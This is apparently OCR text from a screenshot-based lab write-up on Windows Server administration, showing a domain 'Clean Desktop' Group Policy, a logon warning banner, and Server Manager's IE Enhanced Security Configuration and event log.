settings, delete, modify security), and two local administrator groups ('SNEED\Domain Admins' and 'SNEED\Enterprise Admins') with the same permissions. Below the delegation table, sections for 'Computer Configuration (Enabled)' and 'User Configuration (Enabled)' are visible, both currently empty. The status bar at the bottom shows the date and time as '8:17 AM 3/17/2024'.



WARNING: This system is restricted to authorized


This system is restricted to authorized users.

Individuals who attempt unauthorized access will be prosecuted.

If you are unauthorized, terminate access now. Click OK to
indicate your acceptance of this information.

OK

4,



Group Policy Management

File Action View Window Help

Group Policy Objects in sneed.co

Contents Delegation

Name	GPO Status	WMI Filter	Modified	Owner
Clean Desktop	Enabled	None	3/17/2024 8:22:3...	Domain Admins...
Default Domain Controllers Pol...	Enabled	None	3/10/2024 3:04:0...	Domain Admins...

Group Policy Management Editor

File Action View Help

Clean Desktop [SNEED-LAB.SNEE] Desktop

Computer Configuration Policies Preferences User Configuration Policies Software Settings Windows Settings Administrators Control Desktop Network Shared Folders Start Menu System Windows All Settings Preferences

Hide and disable all items on the desktop

Hide and disable all items on the desktop

Previous Setting Next Setting

Not Configured Enabled Disabled

Comment:

Supported on: At least Windows 2000

Options: Help:

Removes icons, shortcuts, and other default and user-defined items from the desktop, including Briefcase, Recycle Bin, Computer, and Network Locations.


Removing icons and shortcuts does not prevent the user from using another method to start the programs or opening the items they represent.


Also, see "Items displayed in Places Bar" in User Configuration \Administrative Templates\Windows Components\Common Open File Dialog to remove the Desktop icon from the Places Bar. This will help prevent users from saving data to the Desktop.

OK Cancel Apply 8:23 AM 3/17/2024

16 setting(s)

The screenshot shows the Windows Group Policy Management interface. On the left, the navigation pane shows the forest 'sneed.co' and domain 'sneed.co'. The 'Group Policy Objects' list contains 'Clean Desktop' and 'Default Domain Controllers Pol...'. The 'Group Policy Management Editor' window is open, displaying the 'User Configuration\Policies\Desktop' section. A specific policy named 'Hide and disable all items on the desktop' is selected. The 'Enabled' radio button is selected. A tooltip provides detailed information about this setting, stating it removes icons like Briefcase, Recycle Bin, Computer, and Network Locations from the desktop. The status bar at the bottom shows the date and time as 8:23 AM on 3/17/2024.





5,

Server Manager

Server Manager ▶ Local Server

Dashboard Local Server All Servers AD DS DNS File and Storage Services

PROPERTIES For sneed-lab

Last installed updates Windows Update Last checked for updates Never Download updates only, using Windows Update Today at 2:26 AM

Internet Explorer Enhanced Security Configuration

Internet Explorer Enhanced Security Configuration (IE ESC) reduces the exposure of your server to potential attacks from Web-based content.

Internet Explorer Enhanced Security Configuration is enabled by default for Administrators and Users groups.

Administrators:

On (Recommended)

Off

Users:

On (Recommended)

Off

[More about Internet Explorer Enhanced Security Configuration](#)

OK Cancel

SNEED-LAB 34 Warning Disk

SNEED-LAB 34 Warning Disk

SNEED-LAB 34 Warning Disk

SNEED-LAB 41 Critical Microsoft-Windows-Kernel-Power

SNEED-LAB 10154 Warning Microsoft-Windows-Windows Remote Management

SNEED-LAB 12 Warning Microsoft-Windows-Time-Service

EVENTS

All events Filter

Log Date and Time

System 3/17/2024 4:23:44 PM

System 3/17/2024 4:23:41 PM

System 3/17/2024 4:23:41 PM

System 3/17/2024 4:23:41 PM

System 3/17/2024 4:23:39 PM

System 3/17/2024 2:24:05 AM


System 3/17/2024 2:24:05 AM


SERVICES


All services | 214 total

